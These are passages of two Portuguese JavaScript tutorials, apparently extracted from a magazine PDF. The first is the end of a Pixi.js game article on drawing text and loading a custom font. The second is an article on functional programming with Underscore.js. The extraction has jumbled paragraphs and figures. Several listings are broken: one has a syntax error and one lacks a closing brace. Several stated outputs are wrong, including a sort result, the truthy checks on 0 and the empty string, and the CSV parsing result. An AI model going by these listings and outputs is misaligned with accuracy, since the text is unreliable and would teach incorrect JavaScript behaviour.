Trabalhar com a exibição de textos no Pixi.js é relativamente fácil. Tudo que precisamos é criar um objeto do tipo *PIXI.Text* e configurar suas propriedades de estilo e posicionamento. Vejamos na **Listagem 13** um exemplo de como inserir um texto no cenário que criamos. O referido objeto recebe dois parâmetros: o texto a ser impresso e as configurações de estilo do mesmo. Essas últimas se resumem à fonte, cor do texto, sombra e sua cor e distância do texto.

Nas linhas 12 e 13 configuramos o posicionamento da fonte nos eixos x e y. Como queremos exibir sempre o texto centralizado na parte superior da cena, então devemos operar sobre a largura do cenário e da mensagem inteira divididas por dois e subtraídas uma da outra. Já para a altura, basta referenciar um valor baixo para dar uma margem do topo, como a própria altura do texto. No final, precisamos adicionar o novo elemento como um filho do *stage*, tal como fizemos para os demais objetos. Não esqueça de adicionar a chamada da função no método *setup*. O resultado pode ser conferido na **Figura 7**.

Listagem 13. Código para inserir texto no cenário do jogo.

```
01 function carregarTexto() {  
02     let helloMsg = new PIXI.Text(  
03         "Meu Primeiro Jogo no Pixi!",  
04     {  
05         font: "28px Tahoma",  
06         fill: "white",  
07         dropShadow: true,  
08         dropShadowDistance: 2,  
09         dropShadowColor: "black"  
10     }  
11 );  
12     helloMsg.x = renderer.view.width / 2 - helloMsg.width / 2;  
13     helloMsg.y = helloMsg.height;  
14  
15     stage.addChild(helloMsg);  
16 }
```



Figura 7. Tela do jogo com texto adicionado

Veja que essa implementação está usando uma fonte básica da máquina, que vem na maioria dos sistemas operacionais. Caso o browser não encontre a família de fonte especificada, ele exibirá o texto na fonte padrão do mesmo. Para evitar isso, e para os casos em que queremos uma fonte customizada que muito provavelmente não existirá na máquina do usuário, o mais aconselhado é manter o arquivo de fonte localmente no projeto e carregá-lo via CSS na página.

Para este exemplo, faremos uso da fonte *Pipe Dream*, muito famosa para games (cujo link para download se encontra disponível na seção **Links**), baixando-a e colocando-a numa pasta *font* do projeto. A **Listagem 14** traz o código CSS que deve ser incluído na tag `<style>` da nossa página HTML.

Agora só mudar a sua propriedade *font* do objeto *PIXI.Text* para a nova fonte e verificar o resultado no browser (**Figura 8**):

```
font: "38px Pipe Dream",
```

Listagem 14. Código CSS para importar fonte Pipe Dream.

```
@font-face {  
    font-family: 'Pipe Dream';  
    src: url('font/Pipe_Dream.ttf') format('truetype');  
    font-weight: normal;  
    font-style: normal;  
}
```



Figura 8. Tela do jogo com texto adicionado com a fonte Pipe Dream

Em alguns casos, dependendo do browser e da versão do mesmo, a fonte pode não funcionar porque nenhum elemento na página a chamou (exceto o canvas do jogo). Existe uma dica para burlar esse processo: crie uma div com um elemento simples dentro, como um ponto, em qualquer lugar da página e acrescente a referida fonte ao seu estilo:

```
<div style="font-family: Pipe Dream;"></div>
```

Se o leitor tiver maiores interesses em entender quais são as principais novidades da nova especificação da ECMAScript, bem como ver uma overview e comparação com a versão anterior, na seção **Links** encontra-se o site oficial do órgão com tutoriais bem interessantes sobre o assunto, os quais vale a pena conferir.

Dá para fazer muita coisa com os conceitos aprendidos até aqui, mas a melhor prática seria a criação de outros cenários completamente diferentes, usando perspectivas de jogos diferentes (jogo em primeira pessoa, fases, corridas, lutas, etc.) e aplicando os conceitos de física como velocidade, aceleração, fricção, etc. que vimos. Bons estudos!

Autor



Júlio Sampaio

É analista de sistema e entusiasta da área de Tecnologia da Informação. Atualmente é consultor na empresa Visagio, trabalhando em projetos de desenvolvimento de sistemas estratégicos, é também instrutor JAVA. Possui conhecimentos e experiência em áreas como Engenharia de Software e Gerenciamento de Projetos, tem também interesse por tecnologias relacionadas ao front-end web.



Links:

Página oficial do Texture Packer.

<https://www.codeandweb.com/texturepacker>

Página para verificar o key code.

<https://www.w3.org/2002/09/tests/keys.html>

Documentação do objeto Set.

https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Set

Novas features do ES6 em detalhes.

<http://es6-features.org/>

Download da fonte Pipe Dream.

<http://www.fontspace.com/triforce89/pipe-dream>

Programação funcional com JavaScript

Veja como se beneficiar dos recursos da programação funcional no seu código front-end

JavaScript foi criado como uma linguagem de programação de scripts baseada essencialmente em funções. Até mesmo os conceitos núcleo da orientação a objetos (classes, objetos, herança etc.), perfeitamente possíveis de serem aplicados na linguagem, são implementados via funções no JavaScript. Mas talvez a principal característica que a fez se tornar funcional tenha sido sua natureza *runtime*, isto é, seus códigos são executados em tempo de execução e não de compilação como temos em outras linguagens famosas, como o Java. Não compilamos código em JavaScript e, como já discutido por inúmeros outros artigos, isso pode ser um ponto negativo da linguagem em alguns casos, já que camufla determinados erros que só acontecem em situações especiais e quando o usuário já está usando a aplicação. Por essa razão, o uso de frameworks de testes (unitários, integrados e automatizados) se faz tão necessário. Mas isso é assunto para outro artigo.

A essência da programação funcional, um conceito genérico associado e implementado por muitas outras linguagens (vide a recente adição no Java, via lambdas, por exemplo), é extremamente importante na programação dos dias de hoje, porque adiciona um grande poder à estrutura e arquitetura de nossos projetos. E o JavaScript não poderia estar atrás, já que galga cada vez mais espaço na comunidade de desenvolvedores, sendo considerada uma das linguagens mais universais e portáveis, além de principal escolha para a maioria dos frameworks híbridos do mercado. Neste artigo, trataremos de expor as principais características da programação funcional no universo JavaScript, tomando como biblioteca auxiliar o Underscore.js (vide seção **Links** para site de download), que dispõe de uma série de funções utilitárias que facilitam esse tipo de implementação.

Se você tiver o mínimo de experiência em JavaScript, provavelmente já terá visto algo como o código a seguir:

Fique por dentro

Este artigo é útil por explorar os principais conceitos acerca da programação funcional no JavaScript. Esse conceito extremamente usado e abordado por linguagens de programação fortemente tipadas e compiladas, como Java e C#, traduz uma nova forma dinâmica de executar código, deixando-o mais flexível e customizável. Neste artigo trataremos de expor os principais pontos desse novo paradigma no universo JavaScript, além de expor suas vantagens e desvantagens, bem como dicas úteis que o desenvolvedor pode usar no seu dia a dia para maximizar o poder de seus scripts na camada cliente.

```
[1, 2].forEach(alert);  
// exibe um alerta com o valor 1  
// exibe um alerta com o valor 2
```

O método *Array#forEach*, adicionado na quinta edição padrão da linguagem ECMA-262, recebe uma função (no caso, *alert*) e passa cada elemento do vetor para a função, um após o outro.

O seu modelo de execução é tão flexível a ponto de fornecer o famoso método *apply* a todas as funções no JavaScript. Esse método, por sua vez, permite que chamemos a função com um array desde que os elementos desse array sejam os argumentos da função em si, isto é, por meio dessa função auxiliar podemos enviar um vetor e transformar cada um dos elementos dele em parâmetros para a função que estiver imediatamente interna à função original. Vejamos um exemplo na **Listagem 1**. Nela, temos uma função principal de nome *multiplicar()*, que recebe a função a ser considerada em tempo de execução (veja que ela é genérica o suficiente para receber qualquer tipo de função que receba um array como parâmetro, dessa forma, não definimos o “que” vai acontecer dentro dela, apenas recebemos o comportamento respectivo) e retorna uma outra função que usa o array a ser passado no momento de sua chamada para aplicar a função original *apply*. Note que o valor null que passamos como primeiro argumento dirá ao JavaScript que todo valor nulo deverá ser substituído pelo objeto global (*this*) da função.

Programação funcional com JavaScript

Listagem 1. Exemplo de função usando a utilitária apply().

```
function multiplicar(funcao) {
    return function(array) {
        return funcao.apply(null, array);
    };
}

var multiplicarElementosArray = multiplicar(function(x, y) { return x * y });
multiplicarElementosArray([2, 2]);

// Saída: 4
```

Esse, portanto, é nosso primeiro contato com a programação funcional: uma função que retorna outra. O ponto é que o JavaScript fornece inúmeras outras funções utilitárias que podemos usar para flexibilizar nossa programação. Vejamos um segundo exemplo demonstrado na **Listagem 2**. Nele, temos exatamente o comportamento inverso da listagem anterior, isto é, a função `desmanchar()` também recebe uma função e devolve outra, porém dessa vez essa recebe qualquer número de argumentos de quaisquer tipos distintos e chama a função original com um array. Veja que dessa vez estamos fazendo uso da função `call` do JavaScript, que efetua praticamente o mesmo papel de `apply`, a única diferença é que ela aceita quaisquer quantidade/tipo de argumentos, enquanto `apply` aceita apenas um array como parâmetro.

Listagem 2. Exemplo de função usando a utilitária call().

```
function desmanchar(funcao) {
    return function() {
        return funcao.call(null, ...toArray(arguments));
    };
}

var juntarElementos = desmanchar(function(array) { return array.join(' ') });

juntarElementos(2, 2);
// Saída: "2 2"

juntarElementos('@', '@', '@', '@', '#');
// Saída: "@ @ @ #"
```

Funções como unidades de abstração

Métodos de abstração são funções que ocultam os detalhes de implementação das mesmas. Por exemplo, quando precisamos implementar algum tipo de mecanismo de gerenciamento e exibição de erros de report e/ou avisos sistêmicos, poderíamos escrever algo como o que temos na **Listagem 3**.

Essa função, embora não seja abrangente o suficiente para converter strings de idade, é bem ilustrativa. O uso da função `converterIdade` pode se dar da seguinte maneira:

```
converterIdade("42");
converterIdade(42);
converterIdade("abc");
```

Listagem 3. Exemplo de função para tratamento de erros/avisos.

```
function converterIdade(idade) {
    if (!_.isString(idade)) throw new Error("Uma string era esperada");
    var a;
    console.log("Tentativa de converter uma idade");
    a = parseInt(idade, 10);
    if (_.isNaN(a)) {
        console.log("Não pode converter a idade:", idade].join(''));
        a = 0;
    }
    return a;
}
```

O primeiro exemplo recebe um valor em string e efetua a conversão com sucesso, exibindo o resultado 42 no console. O segundo, por sua vez, lança um *Error: Uma string era esperada* em vista do tipo de dado do parâmetro não ter sido enviado corretamente. Por fim, o último exemplo lança uma mensagem “Não pode converter a idade: abc” justamente porque o dado passado sequer representa um número, seja em string ou tipo numérico.

A função `converterIdade` funciona como está escrito, mas se você deseja modificar a maneira em que os erros, informações e avisos são apresentados em seguida, as mudanças precisam ser feitas nas linhas apropriadas, e em qualquer outro lugar onde padrões semelhantes são usados. Uma abordagem melhor é “abstrair” a noção de erros, informações e avisos em funções, padronizando assim o código, tal como temos na **Listagem 4**.

Listagem 4. Exemplo de funções para tratar erros e mensagens.

```
function fail(msg) {
    throw new Error(msg);
}
function warn(msg) {
    console.log(["AVISO:", msg].join(''));
}
function note(msg) {
    console.log(["NOTA:", msg].join(''));
```

Veja que apenas encapsulamos o comportamento que antes estava solto no código, assim podemos reusar tais funções em qualquer lugar ao longo da nossa implementação. Usando essas funções, a função `converterIdade` pode ser reescrita da mesma forma que vemos na **Listagem 5**.

Portanto, ao tentar executar o novo código, seu comportamento se dará de forma semelhante, porém com logs mais apropriados:

```
converterIdade("frob");
// (console) AVISO: Não pode converter a idade: abc
// Saída: 0
```

Não é muito diferente do antigo comportamento, exceto que agora a ideia de erros de report, informações e advertências foram abstraídas. O report de erros, informações e avisos pode, assim, ser modificado completamente a bel prazer, tal como vemos na **Listagem 6**.

Listagem 5. Nova função converterIdade com uso das funções de erro/aviso.

```
function converterIdade(idade) {
  if (!_.isString(idade)) fail("Uma string era esperada");
  var a;
  note("Tentativa de converter uma idade");
  a = parseInt(idade, 10);
  if (_.isNaN(a)) {
    warn(["Não pode converter a idade:", idade].join(''));
    a = 0;
  }
  return a;
}
```

Listagem 6. Modificando comportamento das mensagens.

```
function note() {}
function warn(msg) {
  alert("Isso não parece uma idade válida");
}
converterIdade("abc");
// (alert box) Isso não parece uma idade válida
// Saída: 0
```

esconder dados diretamente, assim os dados são escondidos usando uma estrutura chamada de *closure* (funções criadas dentro de outras funções que podem ser retornadas e alocadas em variáveis para uso posterior no JavaScript), como mostrado na **Figura 2**.




Figura 2. Closure para encapsular os dados e ocultar detalhes da view de um cliente




Figura 1. Exemplo de entidade encapsulada

Portanto, já que o comportamento está contido dentro de uma única função, podemos substituí-la por novas funções que fornecem um comportamento semelhante ou diferente quando usadas em conjunto.

Encapsulando e escondendo

Ao longo dos anos, fomos ensinados que um dos pilares da programação orientada a objetos é o encapsulamento. O termo encapsulamento em referência à programação orientada a objetos refere-se a uma forma de embalar certas partes dos dados com as mesmas operações que os manipulam, como pode ser visto na **Figura 1**.

Como vimos, a maioria das linguagens orientadas a objeto usam o próprio objeto para embalar os elementos de dados com as operações que trabalham neles; uma classe *Pilha*, portanto, empacota um vetor de elementos com operações *push*, *pop* e *peek* usadas para manipulá-los. O JavaScript fornece um sistema de objetos que, de fato, permite encapsular dados com seus manipuladores. No entanto, por vezes, o encapsulamento é usado para restringir a visibilidade de certos elementos, e esse ato é conhecido como “ocultação de dados”. O sistema de objetos do JavaScript fornece uma maneira de

Ao usar técnicas funcionais que envolvam *closures*, você pode conseguir esconder dados tão eficazmente quanto a mesma capacidade oferecida pela maioria das linguagens orientadas a objetos. Todavia, enquanto eles são diferentes na prática, ambos fornecem maneiras semelhantes de construção de certos tipos de abstração. De fato, este artigo não intenciona encorajá-lo a jogar fora tudo o que já aprendeu a favor da programação funcional; em vez disso, é destinado a explicar alguns itens da programação funcional em seus próprios termos para que você mesmo decida se é a melhor opção para suas necessidades.

Funções como unidade de comportamento

Esconder dados e comportamentos (que tem o efeito colateral de fornecer uma mudança mais ágil de experiência) é apenas uma das maneiras em que funções podem ser unidades de abstração. Outra é o fornecimento de uma maneira fácil de armazenar unidades discretas de comportamento básico. Tomemos, por exemplo, a sintaxe JavaScript para denotar e procurar um valor em uma matriz pelo índice:

```
var letras = ['a','b','c'];
letras[1];
// Saída: 'b'
```

Já que a indexação de matriz é um comportamento núcleo do JavaScript, não há nenhuma maneira de agarrar o comportamento e usá-lo em uma função. Portanto, um simples exemplo de uma função que abstrai o comportamento de indexação da matriz poderia ser chamado de *nth*. A implementação de *nth* é a seguinte:

```
function nth(a, index) {
  return a[index];
}
```

Programação funcional com JavaScript

Como você pode observar, a *nth* opera ao longo do caminho mais adequado:

```
nth(letras, 1);  
// Saída: "b"
```

No entanto, a função irá falhar se for passado algo inesperado:

```
nth({}, 1);  
// Saída: undefined
```

Portanto, se pensarmos sobre a abstração em torno de uma função *nth*, poderíamos conceber a seguinte declaração: *nth* retorna o elemento localizado em um índice válido dentro de um tipo de dados que permite o acesso indexado. Uma parte fundamental dessa declaração é a ideia de um tipo de dados *indexado*. Para determinar se algo é um tipo de dados indexado, podemos criar uma função *isIndexed*, implementada como segue:

```
function isIndexed(dado) {  
    return _isArray(dado) || _isString(dado);  
}
```

A função também fornece uma abstração sobre como verificar se o dado é uma *string* ou um *array*. Construir abstração sobre abstração nos leva à implementação completa de *nth*, tal como vemos na **Listagem 7**.

Portanto, a implementação completa do *nth* funciona da forma demonstrada na **Listagem 8**.

Da mesma forma que construímos uma abstração *nth* de uma abstração indexada, podemos também construir uma segunda abstração:

```
function segunda(a) {  
    return nth(a, 1);  
}
```

Listagem 7. Função nth completa.

```
function nth(a, index) {  
    if (!_isNumber(index)) fail("Um número era esperado como index");  
    if (!isIndexed(a)) fail("Não suporta em tipos não-indexados");  
    if ((index < 0) || (index > a.length - 1)) fail("O valor do index está fora dos limites");  
    return a[index];  
}
```

Listagem 8. Testando função nth completa.

```
nth(letras, 1);  
// Saída: 'b'  
nth("abc", 0);  
// Saída: "a"  
nth({}, 2);  
// Erro: Não suporta em tipos não-indexados  
nth(letras, 4000);  
// Erro: O valor do index está fora dos limites  
nth(letras, 'aaaaa');  
// Erro: Um número era esperado como index
```

A segunda função permite apropriar-se do comportamento correto de *nth* e transcrevê-lo para um diferente, mas relacionado ao caso de uso (**Listagem 9**).

Listagem 9. Testando função segunda().

```
segunda(["a","b"]);  
// Saída: "b"  
segunda("fogo");  
// Saída: "o"  
segunda({});  
// Erro: Não suporta em tipos não-indexados
```

Outra unidade de comportamento básica em JavaScript é a ideia de um *comparator* (comparador). Um comparador é uma função que leva dois valores e retorna *<1* se o primeiro for menor do que o segundo, *>1* se for maior e *0* se eles forem iguais. De fato, o próprio JavaScript pode usar a natureza dos números para fornecer um método de classificação padrão:

```
[3, 2, -7, 0, -108, 42].sort();  
// Saída: [-108, -7, 0, 2, 3, 42]
```

Mas surge um problema quando você tem um mix de diferentes números:

```
[1, 3, -1, -6, 0, -100, 22, 20].sort();  
// Saída: [-1, -100, -6, 0, 20, 1, 3, 22]
```

O problema é que quando nenhum argumento é passado, o método *Array#sort* faz uma comparação *string*. No entanto, cada programador JavaScript sabe que o *Array#sort* espera um comparador e, em vez disso, escreve um código igual ao que vemos na **Listagem 10**.

Listagem 10. Exemplo de ordenação dos valores passando uma função.

```
[1, 3, -1, -6, 0, -100, 22, 20].sort(function(x,y) {  
    if (x < y) return -1;  
    if (y < x) return 1;  
    return 0;  
});  
// Saída: [-100, -6, -1, 0, 1, 3, 20, 22]
```

Essa implementação parece melhor, mas há uma maneira de torná-la mais genérica. Afinal de contas, pode ser necessário classificar novamente os dados em outra parte do código, então talvez seja melhor extrair a função anônima e dar-lhe um nome (**Listagem 11**).

O problema com essa função é que ela está acoplada à ideia de "*comparativeness*" (conceito comum no JavaScript para descrever comportamentos que devem ser comparados uns aos outros) e não pode facilmente ser usada em prol de uma operação de comparação genérica:

```
if (compararMenorQueOulgual(1,1))
  console.log("less or equal");
// nothing prints
```

Listagem 11. Função para comparar valores.

```
function compararMenorQueOulgual(x, y) {
  if (x < y) return -1;
  if (y < x) return 1;
  return 0;
}
[2, 3, -1, -6, 0, -108, 42, 10].sort(compararMenorQueOulgual);
// Saída: [-108, -6, -1, 0, 2, 3, 10, 42]
```

Para conseguir o efeito desejado, seria necessário saber sobre o *compararMenorQueOulgual* de natureza comparador:

```
if (_.contains([0, -1], compararMenorQueOulgual(1,1)))
  console.log("menor or igual");
// menor ou igual
```

Veja que chamamos a função *contains()* do objeto global *_* para checar se o vetor passado como parâmetro está contido no retorno da função *compararMenorQueOulgual*. Mas isso é menos do que satisfatório, especialmente quando há uma possibilidade de algum desenvolvedor vir futuramente e mudar o valor de retorno da função *compararMenorQueOulgual*. A melhor maneira de escrever *compararMenorQueOulgual* pode ser a seguinte:

```
function menorOulgual(x, y) {
  return x <= y;
}
```

Funções que sempre retornam um valor booleano (isto é, verdadeiro ou falso, apenas), são chamadas predicados. Assim, em vez de uma elaborada construção comparadora, a função *menorOulgual* é simplesmente uma “skin” sobre o operador `<=`:

```
[2, 3, -1, -6, 0, -108, 42, 10].sort(menorOulgual);
// Saída: [42, 10, 3, 2, 0, -1, -6, -108]
```

Se a função *sort* espera um comparador, e a função *menorOulgual* só retorna verdadeiro ou falso, então você precisa de alguma forma obter tal comportamento sem duplicar um monte de clichês *if/then/else*. A solução está na criação de uma função *comparator*, que leva um predicado e converte o seu resultado para o -1/0/1 esperado das funções *comparator* (Listagem 12). A função *truthy* usada na listagem será detalhada mais adiante.

Agora, a função de comparação pode ser utilizada para devolver uma função nova que mapeia os resultados do predicado *menorOulgual* (ou seja, verdadeiro ou falso) sobre os resultados esperados dos comparadores (isto é, -1, 0 ou 1).

Na programação funcional, você verá quase sempre funções interagindo de uma forma que permite um tipo de dados ser

trazido para o mundo de outro tipo de dados. Observe o *comparator* em ação:

```
[120, 3, 0, 20, -4, -1].sort(comparator(menorOulgual));
// Saída: [-4, -1, 0, 3, 20, 120]
```

Vale a pena notar que agora o *comparator* é uma função de ordem superior (isso porque é preciso uma nova função assim como o retorno dessa nova função). Tenha em mente que nem todos os predicados fazem sentido para o uso com a função de *comparator*, no entanto. Por exemplo, o que significa usar a função *_isEqual* como base para um *comparator*? Tente ver o que acontece.

Listagem 12. Função comparator com predicado.

```
function comparator(pred) {
  return function(x, y) {
    if (truthy(pred(x, y)))
      return -1;
    else if (truthy(pred(y, x)))
      return 1;
    else
      return 0;
  };
}
```

Dados como abstração

O modelo de objetos de protótipo JavaScript é um esquema de dados rico e fundacional, além de responsável por definir a herança na linguagem. Sozinho, o modelo de protótipo oferece um nível de flexibilidade não encontrado em muitas outras linguagens de programação tradicionais. No entanto, muitos programadores de JavaScript, como é de costume, imediatamente tentam construir um sistema de objetos baseados em classes usando o protótipo ou funcionalidades *closure* (ou ambos). Embora um sistema de classes tenha seus pontos fortes, muitas vezes o “modelo de dados” de uma aplicação JavaScript se faz mais simples do que ele.

Em vez disso, usando dados JavaScript primitivos, objetos e matrizes, grande parte dos dados e tarefas de modelagem que atualmente são servidos por classes são subsumidos. Historicamente, a programação funcional tem se centrado em torno de funções de construção que trabalham para alcançar comportamentos de nível superior e trabalhar em construções de dados muito simples. A flexibilidade nesses dois tipos de dados simples é surpreendente, é uma pena que eles são muitas vezes negligenciados em favor de mais um sistema baseado em classes. Imagine que você está encarregado de escrever um aplicativo JavaScript que lida com valores separados por vírgulas (CSV), que são uma forma padrão de representar tabelas de dados. Por exemplo, suponha que você tenha um arquivo CSV que é o seguinte:

```
nome, idade, cabelo
Marcio, 35, preto
João, 64, branco
```

Programação funcional com JavaScript

Deve ficar claro que esse dado representa uma tabela com três colunas (nome, idade e cabelo) e três linhas (sendo a primeira de cabeçalho, e as demais sendo linhas de dados). Uma pequena função para analisar essa limitada representação CSV armazenada em uma string é implementada na **Listagem 13**.

Listagem 13. Função para mapear os valores do CSV.

```
function lidarComCSV(str) {
  return _reduce(str.split("\n"), function(table, row) {
    table.push(_map(row.split(","), function(c) { return c.trim()}));
    return table;
  }, []);
}
```

Você irá notar que a função *lidarComCSV* processa as linhas, uma por uma, dividindo-as pela expressão \n (nova linha) e, em seguida, tirando o espaço em branco de cada célula no seu interior (via função *trim*). A tabela de dados inteira é uma matriz de submatrizes, cada uma contendo strings. Do ponto de vista conceitual mostrado na **Figura 3**, matrizes aninhadas podem ser vistas como uma tabela.

Nome	Idade	Cabelo
Marcio	35	Preto
João	64	branco

Figura 3. Matrizes simples aninhadas são uma forma de abstrair uma tabela de dados

Para analisar os dados armazenados em uma string via função *lidarComCSV* podemos implementar o seguinte código:

```
var tabelaPessoas = lidarComCSV("nome,idade,cabelo\nMarcio,35,preto\n\nJoão,64,branco");
```

O resultado, consequentemente, será:

```
// [{"nome": "Marcio", "idade": 35, "cabelo": "preto"},\n // {"nome": "João", "idade": 64, "cabelo": "branco"}]
```

Quando usamos o espaçamento seletivo destacamos a natureza da tabela da matriz retornada. Na programação funcional, funções como *lidarComCSV* e a previamente definida (*comparator*) são fundamentais na tradução de um tipo de dados em outro. A **Figura 4** ilustra como as transformações de dados em geral podem ser vistas como a obtenção de um “mundo” em outro.

Há melhores maneiras de representar uma tabela de tais dados, mas essa matriz aninhada nos serve bem por enquanto. Na verdade, há pouca motivação para construir uma hierarquia de classes complexa que representa a própria tabela, as linhas, as pessoas ou o que for.




Figura 4. As funções podem preencher a lacuna entre dois “mundos”

Em vez disso, manter os dados de representação mínima nos permite usar campos de matriz existentes, bem como métodos externos. Por exemplo, observe o exemplo a seguir considerando que a função *rest()* retorna uma lista filtrada de elementos da tabela de pessoas:

```
_rest(tabelaPessoas).sort();\n// [[{"Marcio": "64", "preto"},\n// [{"João": "35", "branco"}]]
```

Da mesma forma, desde que saibamos a forma dos dados originais, podemos criar apropriadamente funções de seletor para acessar os dados de uma forma mais descriptiva, tal como vemos na **Listagem 14**. Nela, é possível ver uma analogia aos métodos de consulta que faríamos a uma base de dados (*select*), os quais recebem o objeto de tabela, filtram os objetos que serão processados (*rest*) e chamam a função *map()* do JavaScript que, por sua vez, se encarrega de chamar a função de callback passada como segundo argumento em todos os objetos do vetor passado como primeiro argumento. A função *zip* é uma utilitária conhecida dos desenvolvedores JavaScript que se encarrega de empacotar todos os vetores passados à mesma em um só. Veja que a associamos à uma função de nome *mergeResults* que poderá ser usada sempre com essa finalidade.

As funções selecionadas definidas aqui utilizam funções de processamento de matriz existentes para fornecer acesso fluente a

Listagem 14. Abstração das funções de consulta dos valores nas tabelas.

```
function selectNomes(tabela) {\n  return _rest(_map(tabela, _first));\n}\nfunction selectIdades(tabela) {\n  return _rest(_map(tabela, segunda));\n}\nfunction selectCorCabelo(tabela) {\n  return _rest(_map(tabela, function(row) {\n    return nth(row, 2);\n  }));\n}\nvar mergeResults = _zip;
```

todos tipos de dados simples. Vejamos na **Listagem 15** o resultado de alguns testes usando as mesmas.

A simplicidade de implementação e utilização é um argumento convincente para o uso de estruturas de dados do núcleo do JavaScript para fins de modelagem de dados. Isso não quer dizer que não há lugar para uma abordagem orientada a objetos ou baseada em classe. Uma abordagem funcional centrada em torno de funções de processamento de coleção genéricas é ideal para a manipulação de dados sobre as pessoas e uma abordagem orientada a objetos funciona melhor para simular pessoas, por exemplo. A tabela de dados também pode ser alterada para um modelo baseado em classes personalizado.

Listagem 15. Testando as funções criadas de seleção.

```
selectNomes(tabelaPessoas);
// Saída: ["Marcio", "João"]
selectIdades(tabelaPessoas);
// Saída: ["35", "64"]
selectCorCabelo(tabelaPessoas);
// Saída: ["preto", "branco"]
mergeResults(selectNomes(tabelaPessoas), selectIdades(tabelaPessoas));
// Saída: [[{"Nome": "Marcio", "Idade": 35}, {"Nome": "João", "Idade": 64}]]
```

JavaScript Funcional: *existy* e *truthy*

A função *existy* pretende definir a existência de algo. O JavaScript tem dois valores – *null* e *undefined* – que denotam inexistência. Assim, *existy* verifica se o seu argumento é algum desses valores, e é implementada da seguinte maneira:

```
function existy(x) { return x != null; }
```

Usando o operador de desigualdade (*!=*) é possível fazer a distinção entre *null*, *undefined* e tudo mais. Vejamos na **Listagem 16** um exemplo de como a função *existy* (que faz uso do mesmo) pode ser aplicada.

O uso de *existy* simplifica o que significa “algo existir” no JavaScript. Minimamente, ele coloca a verificação de existência em uma função de fácil uso. A segunda função mencionada, *truthy*, é definida como segue:

```
function truthy(x) { return (x != false) && existy(x); }
```

A função *truthy* é usada para determinar se algo deve ser considerado um sinônimo de *true* (verdadeiro) e é usada como mostrado na **Listagem 17**.

Em JavaScript, às vezes é útil executar alguma ação somente se uma condição for verdadeira e retornar algo como *undefined* ou *null* caso contrário. O padrão geral é como este:

```
if(condicao) return _isFunction(facaAlgo) ? facaAlgo() : facaAlgo;
else return undefined;
```

Listagem 16. Testando a função *existy()*.

```
existy(null);
// Saída: false
existy(undefined);
// Saída: false
existy({}.notHere);
// Saída: false
existy(function(){}
());
// Saída: false
existy(0);
// Saída: true
existy(false);
// Saída: true
```

Listagem 17. Testando a função *truthy()*.

```
truthy(false);
// Saída: false
truthy(undefined);
// Saída: false
truthy(0);
// Saída: true
truthy("");
// Saída: true
```

Usando a função *truthy*, podemos encapsular essa lógica da seguinte forma:

```
function facaQuando(cond, action) {
  if(truthy(cond)) return action();
  else return undefined;
}
```

Agora, sempre que precisarmos de uma execução mais arrojada com gerenciamento de log e precisarmos receber os parâmetros de condição e ação de forma genérica, podemos criar uma função tal como temos na **Listagem 18**. A mesma recebe dois parâmetros: o primeiro se refere ao vetor de dados que deverá ser processado pela função passada no segundo parâmetro. A função interna *facaQuando*, por sua vez, checa se a função de fato existe e imprime no console o resultado da execução.

Listagem 18. Função para executar somente se tiver algum campo interno.

```
function executaSeTemCampo(target, name) {
  return facaQuando(existy(target[name]), function() {
    var result = _result(target, name);
    console.log(['O resultado é', result].join(''));
    return result;
  });
}
```

Vejamos na **Listagem 19** alguns casos de teste para a execução da função em questão para os casos de sucesso e de erro:

Isto é programação funcional:

- A definição de uma abstração para a “existência” é o disfarce de uma função;
- A definição de uma abstração para “*truthiness*” construída a partir de funções existentes;

- A utilização das referidas funções por outras funções através da passagem do parâmetro para alcançar algum comportamento.

Listagem 19. Testes envolvendo a função executaSeTemCampo().

```
executaSeTemCampo([1,2,3], 'reverse');
// (console) O resultado é 3, 2, 1
// Saída: [3, 2, 1]
executaSeTemCampo({foo: 42}, 'foo');
// (console) O resultado é 42
// Saída: 42
executaSeTemCampo([1,2,3], 'notHere');
// Saída: undefined
```

Sobre a velocidade

Você deve estar pensando em como o material de programação funcional é lento. Não há como negar que o uso do formato *array* índice de *array[0]* irá executar mais rápido do que qualquer um *nth(array, 0)* ou *_first(array)*. Da mesma forma, um loop imperativo como o demonstrado a seguir será muito rápido:

```
for (var i=0, len=array.length; i < len; i++) {
    facaAlgo(array[i]);
}
```

Se fizer uso de algum framework JavaScript componentizado, como o Underscore, por exemplo, a mesma função pode existir de forma análoga:

```
_each(array, function(elem) {
    facaAlgo(array[i]);
});
```

